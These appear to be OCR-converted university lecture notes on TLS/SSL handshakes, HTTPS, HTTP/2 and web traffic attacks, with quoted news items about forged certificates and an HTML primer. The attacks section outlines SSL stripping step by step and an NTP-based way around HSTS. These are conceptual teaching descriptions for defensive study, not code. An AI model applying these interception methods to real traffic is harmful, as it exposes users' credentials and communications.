    - A random structure consisting of a 32-bit timestamp and 28 bytes generated by a secure random number generator. These values serve as nonces and are used during key exchange to prevent replay attacks.
  - Session ID
    - A variable-length session identifier.
  - CipherSuite
    - This is a list that contains the combinations of cryptographic algorithms supported by the client, in decreasing order of preference.
    - Each element of the list (each cipher suite) defines both a key exchange algorithm and a CipherSpec;
  - Compression Method
    - A list of the compression methods the client supports.


- After sending the client_hello message, the client waits for the server_hello message, which contains the same parameters as the client_hello message.
- Version field contains the lower of the versions suggested by the client and the highest supported by the server.
- The Random field is generated by the server and is independent of the client's Random field.
- If the SessionID field of the client was nonzero, the same value is used by the server.
  - Otherwise the server's SessionID field contains the value for a new session.
- The CipherSuite field contains the single cipher suite selected by the server from those proposed by the client.
- The Compression field contains the compression method selected by the server from those proposed by the client.

CipherSuite

- Key exchange method
  - RSA
    - The secret key is encrypted with the receiver's RSA public key. A public key certificate for the receiver's key must be made available.
  - Anonymous Diffie-Hellman
    - The base Diffie-Hellman algorithm without authentication
  - Fixed Diffie-Hellman
    - The server's certificate contains the Diffie-Hellman public parameters signed by the certificate authority (CA). It results in a fixed secret key.
  - Ephemeral Diffie-Hellman
    - The parameters are exchanged and signed using the sender's private Key.
    - The receiver can use the corresponding public key to verify the signature.
    - Certificates are used to authenticate the public keys.
  - …


- Cipher Algorithm
  - RC4, DES, 3DES, …
- MAC Algorithm
  - MD5 or SHA-1
- Cipher Type
  - Stream or Block
- IsExportable
  - True or False
- HashSize
  - 0, 16 (for MD5), or 20 (for SHA-1) bytes
- Key Material
  - A sequence of bytes that contain data used in generating the write keys
- IV Size

Phase 2




- **Server authentication and key exchange**
  - The server sends its certificate if it needs to be authenticated; the message contains one or a chain of X.509 certificates.
  - A server_key_exchange message may be sent if it is required.
    - Anonymous Diffie-Hellman
      - The message content consists of the two global Diffie-Hellman values plus the server's public Diffie-Hellman key.
    - Ephemeral Diffie-Hellman
      - The message content includes the three Diffie-Hellman parameters provided for anonymous Diffie-Hellman plus a signature of those parameters.
    - …
  - A server not using anonymous Diffie-Hellman can request a certificate from the client by sending the certificate_request message.
  - The server sends the server_done message to indicate the end of the server hello and associated messages.

Phase 3



- **Client authentication and key exchange**
  - Upon receipt of the server_done message, the client should verify that the server provided a valid certificate (if required) and check that the server_hello parameters are acceptable.
  - If the server has requested a certificate, the client sends a certificate message or a no_certificate alert if no suitable certificate is available.
  - The client sends client_key_exchange message whose content depends on the type of key exchange.
    - RSA
      - The client generates a 48-byte pre-master secret and encrypts with the public key from the server's certificate or temporary RSA key from a server_key_exchange message.
    - Ephemeral or Anonymous Diffie-Hellman
      - The client's public Diffie-Hellman parameters are sent.
    - Fixed Diffie-Hellman
      - The client's public Diffie-Hellman parameters were sent in a certificate message, so the content of this message is null.
    - …
  - The client may send a certificate_verify message to provide explicit verification of a client certificate.

Phase 4



- The client sends a change_cipher_spec message and copies the pending CipherSpec into the current CipherSpec.
- The client sends the finished message under the new algorithms, keys, and secrets.
  - This message contains all the messages sent and received during the Handshake protocol, but excluding the Finished message, and is encrypted using the negotiated encryption protocol and hashed using the negotiated MAC.
- The server sends its own change_cipher_spec message, transfers the pending to the current CipherSpec, and sends its finished message.


TLS 1.3 Handshake Protocol

- **Step 1:** TLS 1.3 handshake also starts with the "Client Hello" message. Besides sending the list of supported cypher suites, the client guesses which key agreement protocol the server is likely to select and sends its key for that protocol.
- **Step 2:** The server replies with the key agreement protocol that it has chosen, the corresponding server's key, its certificate as well as the "Server Finished" message.
- **Step 3:** The client checks the server certificate, generates keys as it has the server's key, and sends the "Client Finished" message. From here on, the encryption of the data begins.

HTTPS & HTTP 2.0

Basic steps in a Web server

- **Set up connection**
  - accept a client connection, or close if the client is unwanted.
- **Receive request**
  - read an HTTP request message from the network.
- **Process request**
  - interpret the request message and take action.
- **Access resource**
  - access the resource specified in the message.
- **Construct response**
  - create the HTTP response message with the right headers.
- **Send response**
  - send the response back to the client.
- **Log transaction**
  - place notes about the completed transaction in a log file.




Web Traffic Security Threats


- Integrity
  - Modification of user data
  - Modification of message traffic in transit
- Confidentiality
  - Eavesdropping on the Internet
  - Theft of data from client/server
- Authentication
  - Impersonation of legitimate users
  - Data forgery

Web Traffic Security Approaches


- Network level




- Transport level




HTTPS




- HTTP sent over a secure transport layer (i.e., SSL/TLS Port: 443)
- HTTP
  - Open a TCP connection to port 80 on a web server,
  - Send a request message and receive a response message
  - Close the TCP connection.
- HTTPS
  - Open a connection to port 443 on the web server.
  - Initialize the SSL/TLS layer (e.g., negotiating cryptography parameters and exchanging keys.)
  - The request/response messages are encrypted before being sent to TCP.
  - Close the SSL/TLS connection.
  - Close the TCP connection.






HTTP 2.0

- One TCP connection
- Binary framing layer




Streams, Messages, and Frames

- **Stream**
  - A bidirectional flow of bytes within an established connection, which may carry one or more messages.
- **Message**
  - A complete sequence of frames that map to a logical request or response message.
- **Frame**
  - The smallest unit of communication in HTTP/2, each of which contains a frame header containing information to identify the stream to which the frame belongs.



- All communication is through a single TCP connection that can carry any number of bidirectional streams.
- Each stream has a unique identifier and optional priority information that is used to carry bidirectional messages.
- Each message is a logical HTTP message, such as a request, or response, which consists of one or more frames.
- The frame is the smallest unit of communication that carries data: HTTP headers, message payload, etc.




- Streams are multiplexed because frames can be interleaved
  - Each stream has unique stream ID.
  - All frames (e.g. HEADERS, DATA, etc) are sent over a single TCP connection
  - Frame delivery is prioritized based on stream dependencies and weights

Stream Prioritization


- HTTP/2 standard allows each stream to have an associated weight and dependency.
  - Each stream may be assigned an integer weight between 1 and 256.
  - Each stream may be given an explicit dependency on another stream.


- The combination of stream dependencies and weights allows the client to construct and communicate a "prioritization tree“, which refers to the preference of resource allocation for different streams by priority.

- A stream dependency is declared by referencing the unique identifier of another stream as its parent.
  - If the identifier is omitted the stream is dependent on the "root stream"
  - Declaring a stream dependency indicates that, if possible, the parent stream should be allocated resources ahead of its dependencies.




- **Streams that share the same parent should be allocated resources in proportion to their weight.**
  - **For example, if stream A has a weight of 12 and stream B has a weight of 4, then to determine the proportion of the resources that each of these streams should receive.**
    - **Sum all the weights: 4 + 12 = 16**
    - **Divide each stream weight by the total weight: A = 12/16=3/4, B = 4/16=1/4**






- **Stream D should receive full allocation of resources ahead of C; C should receive full allocation of resources ahead of A and B; stream B should receive one-third of the resources allocated to stream A.**



- **Stream D should receive full allocation of resources ahead of E and C; E and C should receive equal allocation ahead of A and B; A and B should receive proportional allocation based on their weights.**

Flow Control




TCP → control by kernel → cannot manipulate

Http 2.0 → control by user

Server Push

- **Server proactively sends resources to the client if it knows the client will need those resources, such as images or scripts.**

- **What is the advantage?**



Pipeline → seldom adopted by server


Header Compression

- Each HTTP message carries a set of headers that describe the transferred resource and its properties.

- HTTP 2.0 compresses request and response header metadata using the HPACK compression format, which uses two techniques:
  - It allows the transmitted header fields to be encoded via a static Huffman code.


  - It requires that both the client and server maintain and update an indexed list of previously seen header fields, which is then used as a reference to efficiently encode previously transmitted values.

- HPACK compression consists of a static and dynamic table.
  - The static table is defined in the specification and provides a list of common HTTP header fields that all connections are likely to use (e.g., valid header names)
  - The dynamic table is initially empty and is updated based on exchanged values within a particular connection.




Attacks

Man-In-The-Middle Attack




- **Replace the server's certificate with a fake certificate generated by the attacker.**

Self-Signed Certificates



- **A self-signed certificate is not verified by a third party.**
  - **The server issues its own SSL certificate so that it may serve encrypted HTTPS access to visitors.**


Certificate Name Mismatch Error




- It occurs when the domain name in the SSL certificate of the website does not match the website address entered into the address bar by the user.

SSL Strip

- Few people type “https://”
- People usually encounter SSL in two ways:
  - Clicking on links.
  - Through HTTP redirection (e.g., 302)



- Monitor HTTP traffic.
- Change <a href="https://..."> to <a href="http://..."> and maintain a mapping of what's changed.
- Change Location: https://... to Location: http://... and maintain a mapping of what's changed.



- Monitor HTTP traffic.
- Given an HTTP request for a stripped URL, the attacker sends it to the server through HTTPS.
- Return the server's responses, which may be modified by the attacker, to the client through HTTP. Maintain a mapping of the relative links, CSS links, and JavaScript links.

The server needs to support both HTTP and HTTPS

HTTP Strict Transport Security (HSTS)

- The server responds with a special header called Strict-Transport-Security, telling the client that whenever they reconnect to the website, they must use HTTPS.
- This response contains a "max-age" field which defines how long this rule should last for since it was last seen.
- Limitations of HSTS
  - It requires a previous connection to always connect securely to a particular site.
    - When the visitor first connects to the website, they won't have received the HSTS rule that tells them to always use HTTPS.
- Limitations of HSTS
  - By hijacking the protocol used to the sync a computer's time (NTP), the attacker can set the date and time of the target computer to a value when the HSTS rule has expired and thereby bypassing HSTS.
- Solution
  - HSTS Preload Lists hardcodes a list of websites that need to be connected through HTTPS.

NTP: Network Time Protocol

Time will affect by hardware condition & environment

CA Risks

- **There are many CAs trusted by the browsers. Compromising one is enough to launch MITM a attack, because any default-trusted CA can issue a valid certificate for any domain.**

- **Compelled Certificate Creation Attacks.**

www.schneier.com/blog/archives/2010/04/man-in-the-midd_2.html

April 12, 2010

Man-in-the-Middle Attacks Against SSL

Says Matt Blaze:

> A decade ago, I observed that commercial certificate authorities protect you from anyone from whom they are unwilling to take money. That turns out to be wrong; they don't even do that much.

Scary research by Christopher Soghoian and Sid Stamm:

> **Abstract:** This paper introduces a new attack, the *compelled certificate creation attack*, in which government agencies compel a certificate authority to issue false SSL certificates that are then used by intelligence agencies to covertly intercept and hijack individuals' secure Web-based communications. We reveal alarming evidence that suggests that this attack is in active use. Finally, we introduce a lightweight browser add-on that detects and thwarts such attacks.

Even more scary, Soghoian and Stamm found that hardware to perform this attack is being produced and sold:

> At a recent wiretapping convention, however, security researcher Chris Soghoian discovered that a small company was marketing internet spying boxes to the feds. The boxes were designed to intercept those communications -- without breaking the encryption -- by using forged security certificates, instead of the real ones that websites use to verify secure connections. To use the appliance, the government would need to acquire a forged certificate from any one of more than 100 trusted Certificate Authorities.

Wednesday 21-08-2019 14:00

Mozilla and Google act to block Kazakhstan government's attempt to intercept web traffic

David Murphy

GOOGLE CHROME MOZILLA FIREFOX

Mozilla and Google say they have taken action to protect the online security and privacy of individuals in Kazakhstan. The companies have deployed technical solutions within the Firefox and Chrome browsers to block the Kazakhstan government's ability to intercept internet traffic within the country.

The move comes after credible reports that internet service providers in Kazakhstan have required people in the country to download and install a government-issued certificate on all devices and in every browser in order to access the internet. This fake root certificate is not trusted by either of the companies, and once installed, allows the government to decrypt and read anything a user types or posts, including intercepting their account information and passwords via a man-in-the-middle attack. This targeted people visiting popular sites Facebook, Twitter and Google, among others.

The blocking of the certificate by Mozilla and Google means that it will not be trusted by Firefox or Chrome, even if the user has installed it.

DATA SECURITY

Google warns of fake digital certificates

Warwick Ashford
Tuesday 24 March 2015 11:30

Google has warned of unauthorised digital certificates issued for several of its domains that could be used to intercept data traffic to its services.

The fake certificates were issued by intermediate certificate authority CNNIC which is owned by MCS Holdings, said Google engineer Adam Langley.

PAVEL IGNATOV - FOTOLIA

"CNNIC is included in all major root stores and so the mis-issued certificates would be trusted by almost all browsers and operating systems," Langley wrote in a blog post.

However, he said Chrome on Windows, OS X, and Linux, ChromeOS, and Firefox 33 and newer will rejected these certificates because of public-key pinning.

Public-key pinning enables online services to specify which certificate authorities have issued valid digital certificates for their sites and reject ones that have not come from known authorities.

Ch9 Web Security

Browser Security

Web Page

A web page or webpage (.html / . htm) is a document or resource of information that is suitable for the World Wide Web and can be accessed through a web browser and displayed on a monitor or mobile device.

Unlike a word document, web page is only a linkage of elements. Not all elements are embedded into a web page

Usually, only the text is embedded in the web page (.html .htm)

Other elements are usually physically on the same server or other server and logically link by the web page

- Web page is usually in Hypertext Markup Language (HTML) format and may provide navigation to other webpages via hypertext links.
- Webpages are requested and served from web servers using Hypertext Transfer Protocol (HTTP).
- Webpages may consist of files of static text stored within the web server's file system (static webpages), or may be constructed by server-side software when they are requested (dynamic webpages).
- Client-side scripting language can make webpages more responsive to user input on the client browser.
  - E.g., JavaScript, ActionScript of flash, VBScript, etc

Web assembly → not send in plaintext unlike JS

A simple HTML document

- The <!DOCTYPE html> declaration defines this document to be HTML.
- The <html> element is the root element of an HTML page.
- The <head> element contains meta information about the document.
- The <title> element specifies a title for the document.
- The <body> element contains the visible page content.
- The <h1> element defines a large heading.
- The <p> element defines a paragraph.

```
<!DOCTYPE html>
<html>
<head>
    <title>Page Title</title>
</head>

<body>
    <h1>My First Heading</h1>
    <p>My first paragraph.</p>
</body>
</html>
```

Tag / Element / Attribute

Start tag *	Element content	End tag *
	This is a paragraph	
	This is a link	

- **An HTML element is everything from the start tag to the end tag**

- **Attributes**
  - **Attributes provide additional information about an element**
  - **Attributes are always specified in the start tag**
  - **Attributes come in name/value pairs like: name="value"**

Form Tags

